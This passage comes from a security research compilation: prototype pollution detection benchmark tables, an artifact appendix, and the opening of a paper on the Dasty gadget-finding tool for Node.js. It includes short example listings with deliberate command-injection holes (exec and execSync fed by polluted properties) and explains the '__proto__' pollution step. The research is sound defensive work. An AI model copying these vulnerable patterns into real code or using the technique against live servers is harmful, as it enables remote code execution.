upmerge@0.1.7	124	0/4	0	3/4	0	3/3	1	3/3	1	4/4	0	4/4	0	2/4	0
utils-extend@1.0.8	239	0/1	0	1/1	0	1/1	0	1/1	0	1/1	2	1/1	2	0/1	0
worksmith@1.0.0	91,294	0/1	4	0/1	0	0/1	7	1/1	13	0/1	19	1/1	33	0/1	1
y18n@3.2.1	129	3/3	0	0/3	0	1/1	0	1/1	1	3/3	0	3/3	0	2/3	0
yargs-parser@6.0.0	677	6/6	2	0/6	0	2/2	4	2/2	5	6/6	3	6/6	3	0/6	0
	Total:	42.1	46.6	21.3	67.3	82.2	49.6	93.3	40.1	88.4	35.3	97	30.9	32.9	87.1

Table B.3: Evaluation results of our benchmark analysis. The *TP* columns contain the number of detected cases / the total number of true positives for the package. The *FP* columns contain the number of false positive cases for the package. The *Total* row summarizes the data and presents the recall metric (in %) in the *TP* columns and the precision (in %) for the *FP* columns.

In Table B.4, we present the results of the evaluation of ODGen tool and our custom queries (*Priority queries* and *General queries*) against ODGen dataset of 19 vulnerable NPM packages.

Package@Version	LoC	Priority queries				General queries				ODGen	
		Exported Functions		Any Functions		Exported Functions		Any Functions			
		TP	FP	TP	FP	TP	FP	TP	FP	TP	FP
asciitable.js@1.0.2	170	1/1	0	1/1	1	1/1	0	1/1	1	1/1	0
bayrell-nodejs@0.8.0	94	1/1	0	1/1	0	2/2	0	2/2	0	1/2	0
blindfold@1.0.1	51	1/1	0	1/1	0	1/1	0	1/1	0	1/1	0
class-transformer@0.2.3	4,590	2/2	0	2/2	12	2/2	1	2/2	13	2/2	0
debt@0.0.4	5,685	2/2	0	2/2	0	2/2	0	2/2	1	1/2	0
dnspod-client@0.1.3	214	2/2	0	2/2	1	3/3	0	3/3	0	2/3	0
draft@0.2.3	707	3/3	0	3/3	4	4/4	1	4/4	6	1/4	0
extend2@1.0.0	46	2/2	0	2/2	0	2/2	0	2/2	0	1/2	0
fetch-wrap@0.1.2	951	1/1	0	1/1	0	1/1	0	1/1	0	1/1	0
field@1.0.1	66	2/2	0	2/2	0	4/4	0	4/4	0	1/4	0
fun-map@3.3.1	177	1/1	0	1/1	0	2/2	0	2/2	0	1/2	0
grunt-util-property@0.0.2	36	0/1	0	1/1	0	0/2	0	2/2	0	0/2	0
jquery-deparam@0.5.3	143	1/1	0	1/1	0	1/1	0	1/1	0	0/1	0
lodash._baseset@4.3.0	86	1/1	0	1/1	0	1/1	0	1/1	0	1/1	0
magico@1.1.1	383	1/1	0	1/1	0	2/2	0	2/2	0	1/2	0
node-file-cache@1.0.2	3,279	2/2	0	2/2	1	3/3	0	3/3	0	1/3	0
object-helpers@0.0.4	148	1/1	0	1/1	0	2/2	0	2/2	0	1/2	0
parse-mockdb@0.4.0	2,313	1/1	0	1/1	2	1/1	0	1/1	4	1/1	0
propper@1.0.3	130	1/1	0	1/1	0	2/2	0	2/2	0	1/2	0
Total:		96.3	100	100	56.3	94.7	94.7	100	60.3	50	100

Table B.4: Evaluation results of the ODGen dataset analysis. The *TP* columns contain the number of detected cases / the total number of true positives for the package. The *FP* columns contain the number of false positive cases for the package. The *Total* row summarizes the data and presents the recall metric (in %) in the *TP* columns and the precision (in %) for in the *FP* columns.

In Table B.5, we show the results of applying our CodeQL queries to the list of 37 universal properties inferred using dynamic analysis, in the previous phase of the gadget detection process.

Universal property	**Number of sources**	**Number of sinks**
cwd	8	2
detached	0	0
uid	3	2
gid	3	2
shell	8	11
argv0	9	16
windowsHide	1	2
windowsVerbatimArguments	0	0
env	136	52
NODE_V8_COVERAGE	9	3
timeout	21	6
killSignal	8	2
input	5	2
output	4	2
errmap	23	1
main	5	6
1	127	95
2	28	14
encoding	49	20
signal	117	12
href	13	20
errno	21	2
error	8	8
loaded	0	0
NODE_V8_COVERAGE	9	3
cachedData	15	4
nullable	0	0
name	93	29
origin	5	8
codeGeneration	4	1
microtaskMode	0	0
filename	18	9
cachedData	15	4
contextName	3	1
contextOrigin	3	1
contextCodeGeneration	0	0
contextExtensions	7	2
Total:	778	342

Table B.5: Complete results of our static analysis experiments for universal gadget detection. Sources and sinks represent unique code locations at which the universal property is read, or is passed into a native function, respectively.

B.10 Artifact Appendix

Abstract

This artifact implements static code analysis for detecting prototype pollution vulnerabilities and gadgets in server-side JavaScript libraries and applications, including the Node.js source code. The analysis builds on GitHub's CodeQL framework to identify prototype pollution sinks and gadgets. We evaluate precision and recall metrics for prototype pollution detection in comparison with existing CodeQL analysis as well as the tool ODGen. Further, we evaluate the capabilities of our tool, in combination with dynamic analysis, to detect gadgets in a range of popular applications, including the Node.js source code. Finally, we evaluate the prevalence of detected gadgets on a dataset of popular libraries. All of the artifact evaluation results refer to Section 6 of the paper and the Appendix. The artifact evaluation aims for the three badges: available, functional, and reproducible.

Description & Requirements

Here we describe hardware and software requirements to run the artifact, as well as an overview of the benchmarks.

Security, privacy, and ethical concerns

There are no risks for the reviewers relating to security and privacy of their machines. The artifact has been used to detect 8 remote code execution vulnerabilities in production-ready applications and these vulnerabilities have been responsibly disclosed to the vendors. We do not provide any details on exploits that are yet to be fixed by the developers. Moreover, exploit generation is a manual process, hence it is not part of this artifact evaluation.

How to access

The artifact is accessible on GitHub at address https://github.com/KTH-LangSec/silent-spring/tree/2c7cfab. The reproducibility of the results is supported by two modes: (1) a prepackaged docker container and (2) detailed instructions on how to set up the environment on own machine.

Hardware dependencies

We perform the experiments on an Intel Core i7-8850H CPU 2.60GHz, 16 GB RAM, and 50 GB of disk space. No specific hardware features are required for the artifact evaluation.

Software dependencies

We originally run our experiments (except for the experiment **E2** of ODGen evaluation) on Windows OS and presented these results in the paper. However, CodeQL and our evaluation scripts support Linux and provide similar results.

Benchmarks

We provide five benchmarks for our experiments. The root directory of the artifact repository contains folders with benchmark names from the list below. Clone the repository with its Git submodules and follow set-up instructions to download all code of benchmark-silent-spring and benchmark-npm-packages.

(benchmark-silent-spring): We compile an open-source dataset of 100 vulnerable Node.js packages to evaluate the recall and precision metrics of our static analysis. We refer to Section 6.1 and Table 3 of the paper for details of the benchmark and our experiments against this set of packages.

(benchmark-odgen): We consider the dataset of 19 packages provided by the tool ODGen to compare our static analysis approach with the state-of-the-art results of ODGen. The paper presents the details of the dataset and analysis results in Section 6.1 and Table 3 as well.

(benchmark-popular-apps): We evaluate our approach on popular Node.js applications from GitHub. The benchmark contains exact versions of 15 analyzed applications. The evaluation results are presented in Section 6.3 and Table 2.

(benchmark-nodejs): We run our gadget detection analysis against Node.js version 16.13.1. The source code of the analyzed Node.js is located in a folder of the benchmark. Table 1 of the paper reports all the detected gadgets and their summary.

(benchmark-npm-packages): We estimate the prevalence of the gadgets in an experiment with the 10,000 most dependent-upon NPM packages. This benchmark contains these NPM packages. We describe the results of the experiment in the last paragraph of Section 6.2.3.

Set-up

We provide two modes for testing the artifacts (1) a docker image with the prepared environment and (2) detailed instructions on how to set up the environment on own machine. To use the docker image, pull the docker image `yu5k3/silent-spring-experiments:latest` from Docker Hub, launch a docker container, and run `/bin/bash` into the container to get access to the pre-configured environment. In this mode, the reviewers may skip the setup and installation steps, and move directly to the folder `~/projs/silent-spring` in the docker container and follow the instructions from Appendix B.10.

The following steps describe how to set up a required environment on own machine.

(S1): Clone the ODGen repository https://github.com/Song-Li/ODGen.git and checkout commit `306f6f2`. Follow its README file to set up the tool.
(S2): Clone the Silent Spring repository with its submodules https://github.com/KTH-LangSec/silent-spring.git and checkout commit `2c7cfab`.
(S3): Move to the scripts by `cd silent-spring/scripts/`. Further, it is important to run any setup and evaluation scripts using the `scripts` as a working directory.
(S4): Run the script `./benchmark-silent-spring.install-dependencies.sh` to install dependencies for benchmark-silent-spring.
(S5): Install NPM dependencies for the scripts by `npm i`.

Installation

The experimental evaluation requires the following software:
(I1): Node.js v.16.13.1. Follow the instruction on the official website to install Node.js.
(I2): Cloc. We use `cloc` application to count lines of analyzed code. Use in the official repository to download and install the latest version.
(I3): CodeQL v.2.9.2. Download and unzip an asset for your platform of the version 2.9.2 from the official repository. Add the path of the `codeql` folder to `PATH` environment variable.

Basic Test

We recommend a basic test for 1-2 NPM packages with our CodeQL queries to check that all required components function correctly. The execution of command `node ./benchmark-silent-spring.codeql.js -l 1` from directory `scripts` performs the analysis of only one NPM package from benchmark-silent-spring and stores the results at `../raw-data/benchmark-silent-spring.codeql.limit.md`. The analysis should be completed in about 3 minutes. We provide a reference file for comparison with the basic test results. The easiest way to compare the evaluation results with the reference is to execute `git diff -- ../raw-data/benchmark-silent-spring.codeql.limit.md`. The count of detected cases in the table should be the same.

Evaluation workflow

Major Claims

(C1): Our static analysis tool, built on top of CodeQL, achieves higher recall (up to 97%) for prototype pollution detection as compared to existing CodeQL analysis and the state-of-the-art tool ODGen. At the same time, it achieves moderate precision (on average 39%). This is evaluated by the experiments **(E1)** and **(E2)** described in Section 6.1 of the paper with results reported in Table 3.

(C2): Our tool has been used to uncover 8 new critical vulnerabilities in popular Node.js open-source applications. This is evaluated by the experiment **(E3)** and described in Section 6.3 and Table 2 of the paper.

(C3): We use static and dynamic analysis to detect 11 new gadgets in Node.js code that may lead to Remote Code Execution attacks. The gadget detection is evaluated by the experiments **(E4)** and **(E5)** described in Section 6.2 and summarized in Table 1 of the paper.

(C4): We estimate the prevalence of the detected gadgets on 10,000 most dependent-upon NPM packages. The measurement of the prevalence is shown by the experiment **(E6)** and described in Section 6.2.3 of the paper.

Experiments

All experiments should be run in the `scripts` folder to match the relative paths in the script files. All scripts collect the results of experiments in the folder `raw-data`. This folder already contains our results which can be used as reference for comparison.

(E1): Prototype pollution detection with CodeQL [1 human-hour + 3 compute-hours]: evaluate the existing CodeQL analysis and our analysis framework on benchmark-silent-spring and benchmark-odgen.

Execution: Run the following scripts:

```
>node ./benchmark-silent-spring.codeql.js
>node ./benchmark-silent-spring.baseline.codeql.js
>node ./benchmark-odgen.codeql.js
```

Results: The file names of the analysis results correspond to the file names with `.md` extension. The files consist of tables where *columns* contain the detected cases for the executed CodeQL queries. The last row calculates the total number of True Positives (TP) and False Positives (FP), as well as the recall and precision metrics. The result for benchmark-odgen contains only detected *sinks* that should be matched to code locations from `.PoC*.expected` files (including `.PoC.ext.expected`), e.g., `benchmark-odgen/asciitable.js@1.0.2/asciitable.PoC.expected`. We summarized benchmark-silent-spring results in Table 3 in the paper. The experiment should yield the recall and precision metrics that correspond to the metrics of *Total* row in Table 3. The results of benchmark-odgen are discussed in the last paragraph of Section 6.1.

(E2): Prototype pollution detection by ODGen [1 human-hour + 11 compute-hours]: evaluate ODGen analysis on benchmark-silent-spring and benchmark-odgen.

Preparation: Set the absolute paths to ODGen (variable `odgenDir`) and the silent-spring folder (variable `ppStuffDir`) in `benchmark-odgen.odgen.js` and `benchmark-silent-spring.odgen.js` files. This is already done for the provided docker image.

Execution: Run the following scripts:

```
>node ./benchmark-silent-spring.odgen.js
>node ./benchmark-odgen.odgen.js
```

Results: The scripts create two reports for *benchmark-silent-spring* and *benchmark-odgen* that are structured as the results of **(E1)**. The results in `benchmark-silent-spring.odgen.md` have worse metrics than we reported. This is because ODGen makes random choices and, in our experiments, we ran the ODGen tool several times and merged their best results from all runs in Table 2 (in order to compare with their best configuration).

(E3): Vulnerability detection in applications [1 human-hour]: evaluate our analysis to detect prototype pollution in Node.js applications.
Execution: Run the following script:

```
>node ./benchmark-popular-apps.codeql.js
```

Results: File `benchmark-popular-apps.codeql.md` contains the count of the detected prototype pollution cases and links to the source code of the detected sinks. The number of the detected cases corresponds to the column *Total - Cases* of Table 2 in the paper. The provided script reports two extra cases for one *parse-server* and one *sails* due to the usage of earlier version of CodeQL in the original experiments.

(E4): Gadget detection (dynamic analysis phase) [1 human-hour]: evaluate the dynamic analysis of three Node.js APIs for prototype pollution gadgets.
Execution: Run the following scripts:

```
>node ./gadgets.infer-properties.js
>node ./gadgets.dynamic-analysis.js
```

Results: The scripts report undefined properties subject to prototype pollution in the file `gadgets.dynamic-analysis.csv`. We detected 37 undefined property reads in `child_process`, `require`, and `vm` APIs, and described this experiment in Section 6.2.1. The property `TERM` can be reached on Windows but not Linux. The list of the reported properties contains *universal properties* of the identified gadgets that we describe in Table 1 in the paper.

(E5): Gadget detection (static analysis phase) [1 human-hour]: evaluate the data flow analysis for the detected properties in **(E4)**.
Execution: Run the following script:

```
>node ./gadgets.static-analysis.js
```

Results: We implement a CodeQL-based analysis to detect flows from polluted properties to sinks, and validate the results manually, as described in Section 6.2.2. The provided script summarizes the results and reports *sources* that are the exported functions triggering a reading of polluted properties and *sinks* that are the internal functions taking the read values. The report `gadgets.static-analysis.md` counts *sources* and *sinks* to show feasibility of the manual analysis. The folder `gadgets.static-analysis.tmp` contains the detected function names.

(E6): Gadgets prevalence estimation [1 human-hour]: analyze the most dependent-upon NPM packages to estimate potential exploitability of detected gadgets.
Preparation: Script `./gadgets.download-packages.sh` downloads NPM packages for analysis (execution takes 40 mins). Skip this step if you use the docker image.
Execution: Run the script (takes about 15 minutes):

```
>node ./gadgets.prevalence-analysis.js
```

Results: The last line of the script's output contains analysis results, reporting *Packages with no main - 2041; packages have relative 'require' - 4393; packages have 'child_process' methods - 350.* We report the results of our experiment in the last paragraph of Section 6.2.3 in the paper. The slight discrepancy is due to the use of different versions of the NPM packages for the analysis.

Version

Based on the LaTeX template for Artifact Evaluation V20220926. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at `https://secartifacts.github.io/usenixsec2023/`.

Paper C

Unveiling the Invisible: Detection and Evaluation of Prototype Pollution Gadgets with Dynamic Taint Analysis

C

Mikhail Shcherbakov, Paul Moosbrugger, and Musard Balliu
Proceedings of the ACM Web Conference 2024,
WWW '24

Abstract

Prototype-based languages like JavaScript are susceptible to prototype pollution vulnerabilities, enabling an attacker to inject arbitrary properties into an object's prototype. The attacker can subsequently capitalize on the injected properties by executing otherwise benign pieces of code, so-called gadgets, that perform security-sensitive operations. The success of an attack largely depends on the presence of gadgets, leading to high-profile exploits such as privilege escalation and arbitrary code execution (ACE).

This paper proposes Dasty, the first semi-automated pipeline to help developers identify gadgets in their applications' software supply chain. Dasty targets server-side Node.js applications and relies on an enhancement of dynamic taint analysis which we implement with the dynamic AST-level instrumentation. Moreover, Dasty provides support for visualization of code flows with an IDE, thus facilitating the subsequent manual analysis for building proof-of-concept exploits. To illustrate the danger of gadgets, we use Dasty in a study of the most dependent-upon NPM packages to analyze the presence of gadgets leading to ACE. Dasty identifies 1,269 server-side packages, of which 631 have code flows that may reach dangerous sinks. We manually prioritize and verify the candidate flows to build proof-of-concept exploits for 49 NPM packages, including popular packages such as ejs, nodemailer and workerpool. To investigate how Dasty integrates with existing tools to find end-to-end exploits, we conduct an in-depth analysis of a popular data visualization dashboard to find one high-severity CVE-2023-31415 leading to remote code execution.

C.1 Introduction

JavaScript is arguably the most ubiquitous programming language in modern applications, spanning client- and server-side web applications, as well as fully-fledged desktop and mobile applications. While the dynamic and flexible nature of JavaScript makes it adaptable to a myriad of use cases, past research shows that this flexibility comes at the expense of several security risks [60, 208, 226]. A particularly attractive target for attackers on the Web is the Node.js ecosystem [22, 60, 105, 194, 202, 204, 220] including the server-side runtime environment Node.js and the package management system NPM, the largest software repository on Earth.

Prototype pollution is a vulnerability inherent in languages that employ prototype-based inheritance, like JavaScript [7]. A JavaScript object refers to its parent via the prototype and, unless explicitly changed, every object shares the same root prototype by default. Thus, any access to a non-existing property on the object visits the object's prototype chain, and ultimately the root prototype, to find the property. If an attacker can control the properties of the root prototype, i.e., pollute it, they can influence the behavior of almost any object at runtime with no need to access it directly. As a result, the attacker can pollute

the prototype at one execution point and capitalize on the attack in a completely different execution point, by triggering the execution of otherwise benign pieces of code, so-called gadgets, that inadvertently read polluted properties of an object from its prototype and use them in dangerous sinks, e.g., `eval`, to execute arbitrary code.

End-to-end exploitation of prototype pollution requires two stages: (1) polluting the prototype and (2) executing a gadget that inadvertently reads the polluted property and uses it in a dangerous sink. Existing works [2, 7, 15, 87, 95, 105, 106, 194, 220] primarily focus on the first stage, while the existence of gadgets remains largely unexplored. Notably, Shcherbakov et al. [194] propose static analysis to detect gadgets in Node.js APIs and Kang et al. [87] study the prevalence of prototype pollution in client-side web applications. While static identification of gadgets struggles with a significant amount of false positives [194], server-side gadgets provide a larger attack surface than client-side gadgets due to the presence of sinks that spawn new processes or interact with the file system.

Given the relevance of gadgets for the security of Web, we set out to study the prevalence and impact of gadgets that cause arbitrary code execution (ACE) in the NPM ecosystem, as well as to provide effective tool support to developers to detect gadgets in the supply chain of their web applications. We argue that prototype pollution gadgets should be treated similarly to memory corruption vulnerabilities such as return-oriented programming (ROP) [186] and jump-oriented programming (JOP) [18], due to their high impact. In analogy, while the root cause of ROP/JOP is memory corruption bugs, the industry standard now is to mitigate ROP gadgets on the compiler and runtime level [24]. In absence comprehensive defenses against prototype pollution, our results call for developers and researchers to pay attention to gadgets and their mitigations.

Our first contribution is a large-scale study of the most dependent-upon NPM packages to identify gadgets leading to ACE. Drawing on the existing test suites of packages and supported test frameworks, we automatically identify 1,269 server-side packages, of which 631 packages have code flows that may reach dangerous sinks. We manually prioritize and verify the candidate flows to build proof-of-concept ACE exploits for 49 NPM packages, including popular packages such as ejs, nodemailer and workerpool.

Our second contribution is Dasty, an efficient semi-automated pipeline able to identify exploitable gadgets in server-side Node.js applications. We envision that developers can use Dasty within a continuous integration pipeline, where the client or maintainer of a package can generate, automatically or manually, tests for the use case at hand. Dasty relies on an enhancement of dynamic taint analysis for Node.js and uses the dynamic instrumentation framework NodeProf [209] and the Truffle Instrumentation Framework [218]. Given the name of an NPM package as input, Dasty automatically installs the package and its dependencies, and uses the associated test suite to drive the dynamic taint analysis. The analysis automatically identifies, at runtime, any property accesses from an object's prototype, injects a taint mark, and records the code flows that reach dangerous

sinks, while implementing strategies, e.g., forced branch execution [207], to improve effectiveness. Moreover, Dasty provides support for visualization of code flows with an IDE, thus facilitating the subsequent manual analysis for building proof-of-concept exploits. Our dynamic AST-level instrumentation provides significantly better performance compared to Jalangi-based instrumentation [185] and state-of-the-art tools such as Augur [3] (Section C.4).

To further showcase the danger of gadgets, we investigate how Dasty can be combined with tools for detecting prototype pollution to find end-to-end exploits. We use the Silent Spring project [194] in combination with Dasty to conduct an in-depth analysis of Kibana, a popular data visualization dashboard with more than 10 million LoCs. The analysis identified one CVE-2023-31415 (acknowledged of critical severity 9.9 and with a substantial bug bounty) leading to remote code execution, which we responsibly reported to developers and helped them fix it. We released Dasty as an open-source tool, and it is publicly available in a GitHub repository [145]. We are currently reaching out to developers to report the exploitable gadgets.

In summary, the paper makes the following contributions:

- We conduct the first systematic experiment to study the prevalence of server-side gadgets in the NPM ecosystem, finding exploitable ACEs in 49 packages. (Section C.4).
- Drawing on a principled methodology (Section C.3), we present Dasty, an efficient semi-automated pipeline to find prototype pollution gadgets.
- We show that Dasty in combination with state-of-the-art tools for prototype pollution detection [194] is readily applicable to real-world applications, finding one end-to-end exploit of high severity in Kibana (Section C.4).

C.2 Background

End-to-end exploitation of prototype pollution requires two stages: (1) polluting the prototype and (2) triggering the gadget. We illustrate this workflow with the simple example of Listing C.1. Consider a server-side application that handles untrusted client-side requests and stores them in variable `req`. Additionally, the

```
1  const data = {};
2  /* Prototype pollution */
3  data[req.org][req.prj] = req.details;
4  /* Gadget */
5  const config = JSON.parse(configFile);
6  if (config.adminScript) {
7    exec(config.adminScript);
8  }
```

Listing C.1: Example of prototype pollution and gadget.

application contains code that reads a configuration file stored in variable `config` and executes a high-privilege script stored in property `config.adminScript`, if this property is defined. An attacker controlling the value in `adminScript` can achieve ACE on the server.

Specifically, line 3 contains a property assignment that pollutes the root prototype whenever an attacker controls the value of `req` variable. If the attacker sets `req.org` to `'__proto__'`, the code reads the prototype of `data` variable, which is initialized with the object created in line 1. This empty object has a shared root prototype. Since the attacker controls `req`, they can assign any value to any property of root prototype. This one-liner example illustrates a prototype pollution vulnerability.

If a config file read on line 5 does not contain the property `adminScript`, the attacker can add this property via the prototype pollution vulnerability and get ACE on line 7. The expression `config.adminScript` looks up the property in the prototype, reads the attacker-controlled value, and passes it to function `exec`. We call the code in lines 6-8 a gadget. A main goal in this paper is to identify gadgets automatically by analyzing the flows from sources such as `config.adminScript` to sinks such as `exec`.

Threat model Our main threat model covers server-side NPM packages executed on Node.js. We assume there exists prototype pollution in the application that uses these packages, and aim to find exploitable gadgets. Therefore, we assume an attacker is able to trigger execution of a function of the package by interacting with the application but does not control all its arguments. This function should be called in expected use cases, hence we assume that test suite of the package describes typical scenarios of how the package can be used.

Our second threat model considers web applications, assuming that they run in production configuration with default settings. We consider any application's public entry points, such as Web API, as untrusted and under the attacker's control, otherwise we do not assume the existence of prototype pollution vulnerabilities.

C.3 Methodology and Design Choices

This section motivates and describes the design choices underpinning Dasty, and presents our methodology following the high-level overview in Figure C.1. We refer to Appendix C.7 for details on Dasty's implementation. The methodology starts with (1) an automatic *setup* of the source code, its dependencies and test suites; (2) an automatic taint-enhanced *analysis* of the package; and (3) a manual *verification* of the results.

Overview We use the running example in Listings C.2–C.4 to overview each step and discuss key challenges. The package in Listings C.2 contains an intricate gadget resulting in command injection. It provides a function `run` that runs a command based on user-provided `options` in the form of an object. If no options




Figure C.1: High-level overview of Dasty's workflow.

```
1  const {execSync} =
       require('child_process');
2  function run(options) {
3    const opts = options || {};
4    const bin = opts.bin ||
       './default.exe';
5    const newProcess =
       opts.newProcess;
6    const cmd = bin + ' --flag';
7    if (newProcess)
8      execSync(cmd);
9  }
10
11 module.exports = {run};
```

Listing C.2: Code with a gadget (index.js file).

```
1  const {run} =
       require('../index.js');
2
3  run();                    //test 1
4  run({newProcess: true});//test 2
```

Listing C.3: Test suite (test/test.js file).

```
1  "name": "gadget-example",
2  "scripts": {
3    "test": "npm audit &&
         node test/test.js"
4  },
```

Listing C.4: Configuration (package.json file fragment).

are provided, the execution falls back to a default executable (line 4). Moreover, depending on the `newProcess` option (line 7), the command is either spawned as a separate process (line 8) or not executed.

The package includes two tests executing the function with different options (Listing C.3). To test the default execution, the test suite includes a set of options in which `options.bin` is not specified. This implies that by polluting the property `options.bin`, the property read in line 4 of Listing C.2 assigns any attacker-controlled value to the variable `bin`. This value is then concatenated with a string before passing it to the `execSync` function. To detect this gadget, the analysis has to first identify undefined, i.e., potentially polluted, property `opts.bin`. It then has to check if a polluted property can reach any dangerous sink such as `execSync`. For this, the analysis should track attacker-controlled value through all operations, e.g., assignments and concatenations. This leads to the first question: *How to construct an analysis that can detect potential gadgets automatically?* We answer this with an enhanced *dynamic taint analysis* based

on *AST instrumentation*. The analysis injects a taint mark whenever a source, e.g., `opts.bin`, is accessed, and propagates it through all operations. The phase of this analysis is *unintrusive* as it injects the taint mark but not a value, and aims to not alter the control flow of the execution.

Observe that the sink in line 8 in Listing C.2 can only be reached if the `newProcess` option is set. This requires that the package contains a test that defines `newProcess` but not `opts.bin` as `test 2` in our example. If a test suite does not contain such a test, the unintrusive analysis will miss the flow. In addition, some flows may rely on control flow changes that are independent of the test cases. To find such gadgets, we need to answer the question of *how to detect gadgets that require triggering control flow changes*. We address this challenge by introducing an additional phase called *forced branch execution*. As the name suggests, it forces the execution of selected branches by changing the results of conditionals. In our example, Dasty will change the conditional in line 7 to return `true` when `newProcess` is undefined. This is achieved automatically because, in addition to the flow, Dasty records all properties that can be polluted, i.e., both `bin` and `newProcess`.

Every test-driven run of Dasty results in code flows from source to sink, including the path on which the taint mark was propagated through. In our example, Dasty reports the source in line 4, the sink in line 8 of Listing C.2, and the assignment and concatenation together with their location.

Setup

To conduct a taint-enhanced dynamic analysis, Dasty needs to download and install a package, as well as identify an entry point script that can be executed. This script should execute as many package exported functions as possible to find gadgets. Since our threat model does not assume that an attacker can control arguments of the exported functions, we require that the script realistically represents the usage of the package. Thus, our next question we need to answer is: *How can a package be automatically and adequately set up for the analysis?*

Based on the NPM package name, Dasty automatically fetches the source code from the package repository and installs the required dependencies. We use the source repository instead of the bundled NPM package because the latter often does not contain the test suites. For the example in Listings C.2–C.4, Dasty installs `index.js` and identifies the test suite in `test/test.js`. We remark that this step is needed only for our large-scale evaluation, otherwise a developer can manually define and configure the test suite of choice.

Analysis

The core of our system is the taint-enhanced dynamic analysis to identify potentially vulnerable flows, which is a complex and time-consuming process at scale. Thus, we only want to analyze packages and processes that can potentially yield

vulnerable flows. This raises the question of *how to filter out packages and processes effectively to avoid unnecessary analyses.* We approach this challenge with an *execution strategy* on the package and process levels.

Execution strategy The dynamic analysis of a package requires a script for execution. Many packages include scripts implementing the functionality as intended in the form of test suites. Tests avoid the need for custom scripts while exercising realistic use cases of package usage. On the downside, test suites often contain routines that are not part of the packages themselves. This can include the compilation or building of the package, the execution of task runners, or the tests set up by test frameworks. Such processes do not provide any valuable information for the analysis. Dasty only instruments relevant parts of the executions by running the tests with a *driver* that intercepts all executed processes and executes them according to an *execution strategy.* The strategy is implemented with an allowlist and a denylist filtering of the programs and their arguments. For example, Listing C.4 contains a test script that executes two commands, `npm audit` and `node test/test.js`; Dasty analyzes only `node test/test.js`, ignoring the first one.

AST instrumentation The taint analysis is based on AST-level instrumentation of the target program. For instrumentation, we employ NodeProf [209] which in turn utilizes the Truffle Instrumentation Framework [218]. Truffle is a framework for building (dynamic) languages by implementing an AST interpreter that can be run efficiently on the GraalVM [159]. It provides an API that allows developers to take advantage of the optimization features of the Graal compiler. One language built with the Truffle framework is Graal.js [160], a JavaScript implementation that provides full compatibility with the latest ECMAScript specification and supports Node.js. Truffle also provides an instrumentation framework [56] for its languages to create tools such as profilers. The instrumentation is achieved by attaching wrappers around the target nodes of the AST. The wrapper nodes provide listeners for specific events, such as receiving the result of child nodes or returning the result itself. NodeProf implements these wrappers for Graal.js nodes to create an API that allows for the creation of efficient Node.js profilers directly in JavaScript via Jalangi compatible hooks.

Compared to conventional code-level instrumentation [185], the AST instrumentation offers three major benefits: (1) it introduces less performance overhead. Sun et al. [209] show that NodeProf is up to three orders of magnitudes faster than the equivalent Jalangi instrumentation. The analyzed program's source code stays unmodified, making the analysis more compact; (2) the instrumentation supports all language features implemented in the host Truffle language. Graal.js is compatible with ECMAScript 2022, hence modern programs can be run directly without compiling them into scripts compatible with older versions; (3) it allows for the instrumentation of an application's entire JavaScript code, including the application and dependencies, as well as the built-in library code of Node.js.

Proxy-based tainting We base our taint tracking on wrapping sources with a specialized taint proxy. This wrapper intercepts operations performed on it and returns the wrapped value when expected by the program. Additionally, the proxy stores the expected type of the value. If the type is unknown, the proxy tries to infer it based on operations performed on it. The proxy also contains source and sink information, such as the location and the property name. Lastly, it includes the *code flow* of the tainted execution. Code flow refers to the operations that the value was involved in. The taint proxy replaces the original value in the program execution. By injecting the taint mark directly, it is propagated through most operations by the runtime without requiring additional implementation. Since we do not know the sources and their locations statically, the analysis does source detection and taint injection simultaneously. In Listing C.2, the analysis intercepts the property read in line 4. It checks if the property can potentially reference a polluted value. If so, it injects a taint proxy containing the string `'default.exe'` as the underlying value. The concatenation in line 6 returns a new taint proxy wrapping the resulting string (`'default.exe --flag'`), and containing the same source information and the new code-flow entry reflecting the operation.

Sources and sinks To find flows that might lead to prototype pollution gadgets, we specify the sources as any property read that accesses a field of the prototype. We conservatively define sinks as all Node.js API calls. As expected, the most interesting vulnerabilities are triggered through API calls such as spawning a process, sending requests or accessing the file system. Additionally, we include internal JavaScript functions that convert strings into executable code such as `eval`. We call these sinks *standard*. This lenient definition of sinks inevitably leads to resulting flows that are not exploitable. However, since defining more sinks does not negatively impact performance, we decide to filter sinks after the analysis to not miss any potentially vulnerable flows. During the dynamic analysis, we also observe cases where some of the Node.js APIs are replaced by *mocks*. These functions mimic the behavior of real APIs in restricted ways, for example, checking the expected values of arguments. Several test suites use mocks to avoid changing the environment in tests, such as writing to a file or starting a new process. Since *mocks* can ultimately be replaced by Node.js APIs, we treat them as sinks. We identify these sinks by matching the name of a function with an allowlist of Node.js APIs, e.g., `spawn` or `exec`. Finally, we also support the list of *universal gadgets* by Shcherbakov et al. [194] as additional sinks in our analysis. These gadgets are present in the source code of Node.js, and any call to the corresponding Node.js APIs, e.g., `spawn`, with specific arguments allows us to trigger these gadgets. We call these *special* sinks as they do not require the sources to reach their arguments.

In summary, we support three sink detection modes: (1) standard, when a value from a source reaches any Node.js API; (2) name-matched, when a value from a source reaches a function with an allowlisted name; (3) special, when the analysis calls a Node.js API pertaining to universal gadgets with specific

arguments.

Execution We propose dynamic taint analysis to identify potential gadgets. The execution phase of the analysis includes (1) an unintrusive taint analysis for finding flows without changing the control flow and (2) a forced branch execution for increased coverage.

